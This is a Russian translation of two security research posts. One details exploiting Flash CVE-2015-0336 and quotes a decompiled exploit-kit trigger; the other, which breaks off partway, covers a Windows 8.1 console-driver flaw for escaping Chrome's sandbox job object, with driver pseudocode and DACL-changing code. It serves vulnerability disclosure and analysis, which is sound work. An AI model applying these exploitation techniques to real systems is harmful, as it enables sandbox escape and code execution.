На фоне других недавно обнаруженных ошибок смешения типов во Flash я бы оценила CVE-2015-0336 как уязвимость среднего качества. Её надёжная эксплуатация на всех платформах не очевидна, но нет сомнений, что в некоторых условиях она эксплуатируема. Я написала демонстрационный эксплойт для Firefox в 32-битной Linux, поскольку в этой среде ошибка, по всей видимости, должна была срабатывать достаточно надёжно. Кроме того, эксплойт использовал только AS2. На то было две причины. Во-первых, при отсутствии готового кода связывание AS2 с AS3 занимает много времени и чревато ошибками. Во-вторых, я несколько опасалась, что из-за расположения ошибки в классе NetConnection эксплуатация помешает взаимодействию AS2 и AS3, поскольку все соединения Flash находятся в глобальном связном списке.

Исходя из природы ошибки, я предположила, что эксплуатация потребует нескольких этапов:

1. Создать в памяти «поддельный» NetConnection, на который будет указывать перепутанный указатель NetConnection.
2. Использовать этот объект для чтения памяти и обхода ASLR.
3. С его помощью направить IP на адреса ROP-гаджетов, найденные посредством чтения.

Чтобы начать создавать «поддельный» NetConnection, необходимо управлять содержимым буфера по известному адресу, а затем направить указатель NetConnection на этот адрес. Отсутствие в AS2

непрерывных изменяемых типов данных усложняет задачу. В AS3 есть классы ByteArray и Vector, позволяющие выделять в куче память произвольного размера и содержания, но в AS2 таких типов нет. Впрочем, несколько классов близки по возможностям.

Объекты String размещаются в непрерывной памяти и могут иметь любой размер, но неизменяемы и заканчиваются при появлении двух нулевых байтов. Объекты BitmapData могут иметь размер до 31 Мбайт (81918191), размещаются непрерывно и изменяемы, но их память можно заполнять только допустимыми значениями пикселей ARGB; подробности приведены ниже. У нескольких классов также есть поля, за которыми стоят выделенные в куче массивы: свойство matrix у ConvolutionFilter, свойство AsBroadcaster `_listeners` и свойство filters у всех объектов, поддерживающих фильтры. Однако эти свойства неизменяемы и ограничены значениями, разрешёнными типом элементов массива.

Я выбрала объект BitmapData, заметив у него интересное свойство. Нативные данные BitmapData — указатель на нативный объект BitmapData, содержащий множество полей, включая указатель на буфер пикселей. Способ выделения этого буфера сильно зависит от платформы, а на некоторых платформах ещё и от наличия GPU. Эксплойт был написан для Firefox в 32-битной Ubuntu, где буфер пикселей является буфером GDK. Пиксели выделяются через `g_malloc`, который для больших буферов использует `mmap`. При выделении 256 объектов BitmapData размером 1 Мбайт (2880x91 пикселей) они стабильно выравниваются по 1 Мбайт. Если выделить достаточно объектов, довольно легко угадать адрес начала одного из буферов, хотя неизвестно какого именно. Затем можно установить перепутанный указатель NetConnection на этот адрес и создать поддельный объект NetConnection поверх пикселей BitmapData.

После этого достаточно легко получить управление указателем инструкций: объект NetConnection начинается с vtable, а `NetConnection.addHeader` немедленно вызывает метод объекта. Единственное условие — выбранный адрес должен быть допустимым значением ARGB.

ARGB — схема задания цвета прозрачных пикселей. A означает alpha: однобайтовое значение прозрачности bitmap, где 255 соответствует полной непрозрачности, а 0 — полной прозрачности. RGB — стандартные однобайтовые значения интенсивности красного, зелёного и синего. Теоретически допустимо любое значение ARGB, но при сохранении пикселей Flash корректирует их с учётом прозрачности. Если пикселю задать значение `0xbbff0000` (alpha=`0xbb`, red=`0xff`), Flash вычислит:

```
red = red * alpha / 255
```

В результате значение красного сохранится как `0xbb`, при этом alpha никогда не изменяется. Поэтому последующие байты каждого четырёхбайтового пикселя не могут превышать старший байт. Произвольное четырёхбайтовое значение можно задать без выравнивания: младшим байтом будет alpha одного пикселя, а остальными — RGB следующего пикселя с alpha `0xff`. Но невозможно задать подряд два произвольных четырёхбайтовых значения или произвольное выровненное значение.

Поскольку указатель инструкций не обязан быть выровнен, его достаточно легко направить в произвольное место, создав внутри объекта BitmapData поддельную vtable, указывающую на нужный IP. Но куда именно его направить?

В объекте NetConnection есть несколько методов, пригодных для утечки информации. Сначала я попыталась использовать getter `nearNonce`, но перед утечкой памяти этот метод проверяет, что NetConnection подключён и обладает определёнными свойствами. Поэтому он полезен только для чтения участков памяти, где примерно на 200 байт выше нужного значения находится действительный указатель, который метод может прочитать. Вместо него я использовала getter `nearID`. Этот метод возвращает строку по адресу, который можно указать в буфере BitmapData, если несколько других значений в буфере настроены так, чтобы пройти проверки подключения. Проблема такой утечки заключается в том, что при создании возвращаемой строки прочитанная

память интерпретируется как UTF-8. Если байт не является допустимым значением UTF-8, метод пропускает его и переходит к следующему; для неизвестного глифа в строку добавляется `0xfffd`, а допустимый символ преобразуется в эквивалент UTF-16. На практике утечка может надёжно вернуть значение по адресу лишь в том случае, если там находится ASCII-строка.

Хуже того, адрес указателя, считываемого утечкой, должен быть выровнен. Поэтому читать можно только из участков, чьи адреса являются допустимыми пикселями ARGB и указывают на допустимые ASCII-строки. Для библиотеки по высокому адресу, например около `0xb0000000`, доступно лишь примерно 70% адресного пространства, а для более низких адресов доля уменьшается. Но с точки зрения вероятности при каждой загрузке libc где-нибудь обычно найдётся подходящее значение, верно?

Команда strings обнаруживает в libc около 200 строк длиной не менее 15 символов, встречающихся только один раз в libc и ни в одной другой библиотеке. Можно составить таблицу этих строк со смещениями относительно базы libc, а затем искать совпадающие ASCII-строки с помощью утечки. Так адрес libc определяется довольно надёжно, хотя иногда поиск занимает много времени. Здесь приходится искать компромисс. Чем ниже начальный адрес, тем больше вероятность найти libc, но тем дольше работает поиск, и браузер в конце концов предлагает пользователю остановить выполнение. При более высоком начальном адресе поиск идёт быстрее, поскольку большинство подходящих строк находится ближе к концу библиотеки, но возрастает вероятность не найти libc и аварийно завершиться при достижении конца отображённой памяти.

Зная адрес libc, легко направить указатель инструкций на ROP-гаджет и вызвать через него system. Я выбрала гаджет, позволяющий не выравнивать ни указатель на system, ни указатель на его параметр, чтобы им не требовалось быть допустимыми значениями ARGB. Однако содержимое строки должно быть допустимым ARGB, поэтому мой эксплойт запускает ghex: его имя заканчивается буквой с ASCII-кодом выше, чем у всех предыдущих. Грамотно расставив пробелы, вероятно, можно выполнить разумный набор команд. В крайнем случае команду можно поместить в строку в куче и снова найти её с помощью утечки.

Эксплойт работает, но имеет несколько недостатков:

• Он не обладает стопроцентной надёжностью. Хотя эксплойт срабатывает достаточно стабильно, указатель может дважды «промахнуться»: при выделении объектов BitmapData и при задании указателя для сканирования libc.
• Он ограничен 32-битными платформами. Полагаю, после нескольких изменений он заработал бы в 32-битной Windows; в частности, сканировать libc там невозможно, но вместо этого, вероятно, можно искать подходящее значение в куче. На 64-битной платформе эксплойт точно не сработает, поскольку управляемая часть указателя нативных данных имеет длину только 32 бита.
• Файл SWF велик и долго выполняется.

Наборы эксплойтов

Adobe исправила CVE-2015-0336 12 марта 2015 года, а уже к 19 марта эксплойт этой ошибки обнаружили в Nuclear Exploit Kit. Через день идентичный код появился в другом наборе, Angler, а позднее его добавили ещё несколько наборов; дополнительные сведения доступны здесь. Эксплойт появился менее чем через неделю после исправления и до публикации подробностей ошибки в трекере Project Zero. Следовательно, есть два вероятных способа, которыми авторы набора могли узнать об уязвимости. Первый — обратная разработка исправления: это возможно, но для данной ошибки и за столь короткий срок кажется маловероятным. Второй, более вероятный вариант — авторы набора обнаружили проблему независимо ещё раньше.

Ошибка была исправлена обновлением функции «normal check», которая проверяет, что объект имеет тип Object. Новая версия также проверяет нулевое значение указателя нативной функции объекта, удостоверяясь, что объект не является нативной функцией. Исправление затронуло все вызовы этой проверки, а не только вызов в классе NetConnection. Кроме того, обновление от 12 марта добавило ещё несколько normal check для устранения CVE-2015-0334. Поэтому при обратной разработке авторам пришлось бы понять, что изменение функции normal check не связано с добавленными исправлением новыми вызовами этой функции. Им также пришлось бы определить, что уязвимость находится именно в классе NetConnection, хотя он не изменялся в исправлении, а похожие проверки есть во многих других классах. Наконец, способ создать объект, нарушающий условие проверки, то есть вызвать `ASnative` для создания объекта нативной функции и установить его `__proto__` в новый NetConnection, далеко не очевиден и потребовал бы значительного времени.

Гораздо вероятнее, что авторы эксплойта уже знали об ошибке благодаря собственному независимому исследованию, а выпуск исправления заставил их изменить стратегию распространения и включить код в наборы эксплойтов. В таком случае исправление, вероятно, предотвратило множество атак.

После декомпиляции образца SWF видно, что эксплойт использует и AS2, и AS3, причём код AS2 ограничен одним классом:

```
var _loc2_ = _global.ASnative(2100,438181888);
var _loc3_ = new Object();
_loc2_.__proto__ = _loc3_;
_global.ASnative(2100,200)(_loc3_); //Netconnection constructor
_global.ASnative(2100,8).apply(_loc2_,[1]); //NetConnection.farID
```

Хотя код и порядок вызовов немного отличаются, это та же ошибка смешения типов, только для эксплуатации выбран другой метод NetConnection. Мой эксплойт вызывал getter `nearID` для чтения, а затем метод call для установки IP. Этот же эксплойт вызывает только getter `farID`, чья нативная реализация идентична `nearID`. Как же удалось провести эксплуатацию единственным вызовом?

Оказалось, что перед возвратом значения getter near/farID записывает во внутреннее свойство NetConnection указатель на строку. Поэтому вызов near/farID с перепутанным указателем в большинстве случаев перезаписывает расположенное рядом с ним значение большим числом. Правда, для срабатывания должны выполняться несколько общих условий состояния окружающей памяти, например некоторые значения не должны быть нулевыми.

Этого достаточно для распространённого метода эксплуатации через повреждение длины вектора. Я не стану подробно описывать его, поскольку уже существует отличная публикация. Основная идея состоит в том, что в куче выделяется множество объектов Vector, после чего повреждение памяти увеличивает длину одного Vector. Через него длина другого вектора увеличивается ещё сильнее, до `0x7fffffff`, и всё адресное пространство становится доступно атакующему для чтения и записи. Затем эксплойт считывает сохранённое в Vector значение объекта, определяет адрес библиотеки для обхода ASLR и перезаписывает vtable другого объекта, в данном случае FileReference, чтобы задать IP.

Этот эксплойт компактнее моего и выполняется быстрее. Хотя подходящего способа проверить это нет, я подозреваю, что он также надёжнее, несмотря на сообщения о проблемах со стабильностью. Вероятны четыре источника ненадёжности:

• Перепутанный указатель может не «попасть» в heap spray из-за неожиданной энтропии кучи.
• Эксплойт рассчитывает, что каждый восьмидесятый вектор отличается от остальных и содержит структуры для следующего этапа; автор назвал его lucky Vector. Если повреждение памяти попадёт в этот «неудачливый» Vector, эксплойт не сработает. Это происходит в одном случае из восьмидесяти.
• Вызов getter farID может не выполниться из-за неверного значения в куче.

• Во время взаимодействия AS2 с AS3 может произойти аварийное завершение, поскольку цепочка соединений содержит недействительный NetConnection. Это достаточно маловероятно: Flash должен перейти в состояние простоя непосредственно во время эксплуатации.

Вероятность «попасть» в выделенную память у моего эксплойта, вероятно, примерно такая же, и оба одинаково страдают от этого источника нестабильности. Но сканирование libc добавляет моему эксплойту значительную ненадёжность. Полагаю, она намного перевешивает остальные источники нестабильности в наборе эксплойтов, поскольку каждый из них по отдельности кажется довольно маловероятным.

Эксплойт из набора предназначен только для 32-битной Windows, но, как мне кажется, это скорее связано с целями атакующих, чем с невозможностью запустить его в Linux. После замены указателей правильными значениями нет причин, по которым он не мог бы работать в 32-битной Linux.

Заключение

Неудивительно, что наборы эксплойтов, предназначенные для масштабного вредоносного применения, содержали более надёжный метод эксплуатации CVE-2015-0336, чем моя демонстрация. Особенно интересно, что они использовали ошибку для повреждения памяти, хотя она также позволяла читать память и задавать IP; вопреки интуиции, это привело к более надёжному эксплойту. Источников нестабильности в наборе много, но, вероятно, лишь два основных вызывают большинство сбоев. Надёжность набора обеспечивается избеганием действий, которые с наибольшей вероятностью приводят к неудаче.

Совпадение ошибок — один из показателей успеха Project Zero, поскольку такие совпадения нарушают работу уязвимостей, используемых опытными атакующими. Учитывая скорость, с которой наборы выпустили эксплойт CVE-2015-0336, и сложность обнаружения этой ошибки посредством обратной разработки, мы считаем этот случай совпадением. Исправление ошибки, вероятно, предотвратило её дальнейшее использование атакующими в качестве уязвимости нулевого дня.

Неутешительная консоль

Автор: James Forshaw, предоставляющий сообществу безопасности плечо, на котором можно поплакать

Кратко: эта статья описывает неисправленную ошибку Windows 8.1, позволяющую выйти из ограничивающего объекта-задания и способную помочь построить цепочку выхода из песочницы Chrome или похожих песочниц.


Безопасность песочницы пользовательского режима зависит от лежащей под ней операционной системы. Даже при использовании всех доступных механизмов безопасности ОС может свести эти усилия на нет. Этому были посвящены мои выступления на Shmoocon и Nullcon, где рассматривалась сложность защиты песочниц пользовательского режима Windows.

Современная эксплуатация песочниц обычно объединяет несколько ошибок в цепочку. По отдельности некоторые из них могут казаться незначительными, но вместе приводят к полной компрометации. В этой статье рассматривается проблема, которую Microsoft решила не исправлять, её влияние на песочницы вроде Chrome и практическая эксплуатация.

Объекты-задания Windows

Объект-задание Windows объединяет связанные процессы и ограничивает доступные им ресурсы. Строго говоря, это не механизм безопасности. Пользователю Unix он напоминает `ulimit`, хотя и значительно мощнее.

Процессы отрисовки Chrome используют ограничивающий объект-задание:



Задание блокирует различные возможности пользовательского интерфейса, включая доступ к буферу обмена, и ограничивает число активных процессов одним. Поэтому процесс отрисовки не может создавать дочерние процессы, причём ограничение применяется в ядре. Это важно главным образом в сочетании с ограничивающим токеном: обычный пользователь в противном случае может попросить такие службы, как WMI или планировщик заданий, создать процесс.

Некоторые уязвимости выигрывают от возможности создавать процессы, например проблема 198. Выход из задания сам по себе не означает полного выхода из песочницы, но полезен в цепочке.

Уязвимость драйвера консоли

В Windows XP и более ранних версиях консольные окна обслуживала Client Server Runtime Subsystem (CSRSS). CSRSS реализует части оконной системы Win32 в пользовательском режиме. Такая архитектура мешала нормальному применению тем и отчасти объясняет, почему консольные окна XP выглядели чужеродно. В более новых версиях Windows появился `conhost.exe`, который запускался на рабочем столе пользователя для размещения каждой консоли, хотя его по-прежнему создавала CSRSS.

В Windows 8.1 это изменилось. Новый драйвер ядра `condrv.sys` предоставляет `\Device\ConDrv`, доступный из любого пользовательского контекста, включая сильно ограниченный процесс отрисовки Chrome. Известного способа убрать этот доступ нет. Драйвер управляется командами устройства; `CdpLaunchServerProcess` создаёт `conhost.exe`. Вызывать её напрямую неудобно, особенно в 64-разрядной Windows, однако `AllocConsole` делает это за нас.

Вспомогательная функция создания процесса приблизительно выглядит так:

```
NTSTATUS CdpCreateProcess(
    PHANDLE handle,
    HANDLE token_handle,
    PRTL_USER_PROCESS_PARAMETERS pp)
{
    HANDLE thread_handle;
    NTSTATUS result;
    PROCESS_ATTRIBUTE_LIST attrib_list;

    SetProcessExecutable(&attrib_list,
        L"\\SystemRoot\\System32\\Conhost.exe");
    SetProcessToken(&attrib_list, token_handle);

    result = ZwCreateUserProcess(
        handle,
        &thread_handle,
        ...,
        PROCESS_BREAKAWAY_JOB, // Process flags
        CREATE_SUSPENDED,      // Thread flags
        ...,
        &attrib_list);

    if (result < 0)
        *handle = NULL;
    else
        ObCloseHandle(thread_handle, 0);
    return result;
}
```

Уязвимость создают две детали. Во-первых, драйвер вызывает вариант `Zw` функции `NtCreateUserProcess`. Запрос обрабатывается как поступивший из режима ядра, что обходит проверки безопасности пользовательского режима. Обычный вариант `Nt` не смог бы открыть `conhost.exe` из процесса отрисовки Chrome.

Во-вторых, передаётся `PROCESS_BREAKAWAY_JOB`, который указывает ядру не помещать дочерний процесс в задание родителя. Обычно при обработке проверяется `SeTcbPrivilege`, но из-за вызова `Zw` проверка выполняется как запрос режима ядра и проходит независимо от вызывающего.

В результате:

• Проверки безопасности файла обходятся, и создаётся `conhost.exe`.
• Процесс выходит из ограничивающего задания благодаря `PROCESS_BREAKAWAY_JOB`.

Для процессов GPU Chrome или Adobe Reader может быть достаточно вызова `AllocConsole`. Процессы отрисовки Chrome требуют дополнительной работы.

Эксплуатация проблемы в процессе отрисовки Chrome

Пользовательский тестовый код в процессе отрисовки

Первая задача — запустить тестовый код в процессе отрисовки. Очевидный выбор — инжектор DLL, но токен процесса отрисовки слишком ограничен, чтобы открыть произвольную DLL на диске.


Можно было бы пересобрать Chromium с ослабленной политикой песочницы, однако выпускные сборки начиная с M37 предлагают короткий путь. Поддержка DirectWrite добавила доступ на чтение к каталогу шрифтов Windows. Если поместить тестовую DLL в `%windir%\Fonts`, процесс отрисовки сможет её загрузить. Для этого нужны права администратора, поэтому это лишь техника тестирования, а не угроза безопасности Chrome.

DLL также должна:

• Не содержать манифест, который плохо работает внутри ограничивающей песочницы.
• Компоноваться статически, поскольку после инициализации трудно открывать зависимые DLL.

Проверка эксплойта

Когда DLL доступна, внедряем поток и вызываем `LoadLibrary`. Вызов `AllocConsole` создаёт `conhost.exe`, но Process Monitor показывает, что тот немедленно завершается с отрицательным статусом:




В беззнаковом виде статус равен `0xC0000022`, то есть `STATUS_ACCESS_DENIED`. Последующий код драйвера объясняет причину:

```
NTSTATUS CdpLaunchServerProcess(
    FILE_OBJECT* ConsoleFile,
    PRTL_USER_PROCESS_PARAMETERS pp)
{
    HANDLE hToken;
    HANDLE hProcess;
    NTSTATUS status;
    PACCESS_TOKEN tokenobj = PsReferencePrimaryToken();
    ObOpenObjectByPointer(tokenobj, ..., &hToken);

    status = CdpCreateProcess(&hProcess, &hToken, pp);
```

```
    if (status >= STATUS_SUCCESS) {
        HANDLE hConsoleFile;
        status = ObOpenObjectByPointer(
            ConsoleFile, 0, 0, GENERIC_ALL,
            IoFileObjectType, UserMode, &hConsoleFile);
        if (status >= STATUS_SUCCESS) {
            // Modify process command line...
            ZwResumeProcess(hProcess);
        }
    }

    if (status < STATUS_SUCCESS)
        ZwTerminateProcess(hProcess, status);
    return status;
}
```

После создания драйвер открывает ещё один дескриптор консольного устройства, чтобы передать его `conhost`. `ObOpenObjectByPointer` завершается неудачно, поскольку дескриптор безопасности `FILE_OBJECT` не предоставляет ограниченному SID процесса отрисовки `S-1-0-0` доступ `GENERIC_ALL`.




Видимая группа `RESTRICTED` — лишь соглашение. Если токен не содержит эту группу как ограниченный SID, она ничего не делает.

Объекты ядра получают стандартный DACL из поля текущего токена доступа, в отличие от файлов и ключей реестра, которые обычно наследуют его от родителя. Мы можем изменить стандартный DACL токена с помощью структуры TOKEN_DEFAULT_DACL.aspx) и функции SetTokenInformation.aspx) без специальных привилегий.

В токене включены SID пользователя и входа в систему, но из-за ограниченного характера токена DACL также должен предоставлять доступ нулевому SID `S-1-0-0`:

```
void SetCurrentDacl() {
    HANDLE hToken;
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
        WCHAR sddl[256];
        PSECURITY_DESCRIPTOR psd = nullptr;
        StringCchPrintf(sddl, _countof(sddl),
            L"D:(A;;GA;;;%ls)(A;;GA;;;S-1-0-0)", GetLogonSid());

        if (ConvertStringSecurityDescriptorToSecurityDescriptor(
                sddl, SDDL_REVISION_1, &psd, nullptr)) {
            BOOL present;
            BOOL defaulted;
            PACL dacl;
            GetSecurityDescriptorDacl(
                psd, &present, &dacl, &defaulted);
            TOKEN_DEFAULT_DACL default_dacl;
            default_dacl.DefaultDacl = dacl;
            SetTokenInformation(
                hToken, TokenDefaultDacl,
                &default_dacl, sizeof(default_dacl));
            LocalFree(psd);
        }
    }
}
```

Теперь `AllocConsole` проходит дальше, но процесс завершается со статусом `STATUS_DLL_NOT_FOUND`:



Первый поток начинает работу в LdrInitializeThunk, а не непосредственно в точке входа процесса. Эта процедура загрузчика NTDLL отображает импортированные DLL и вызывает их инициализаторы. Ограничивающий токен не может открыть обычные файлы DLL.

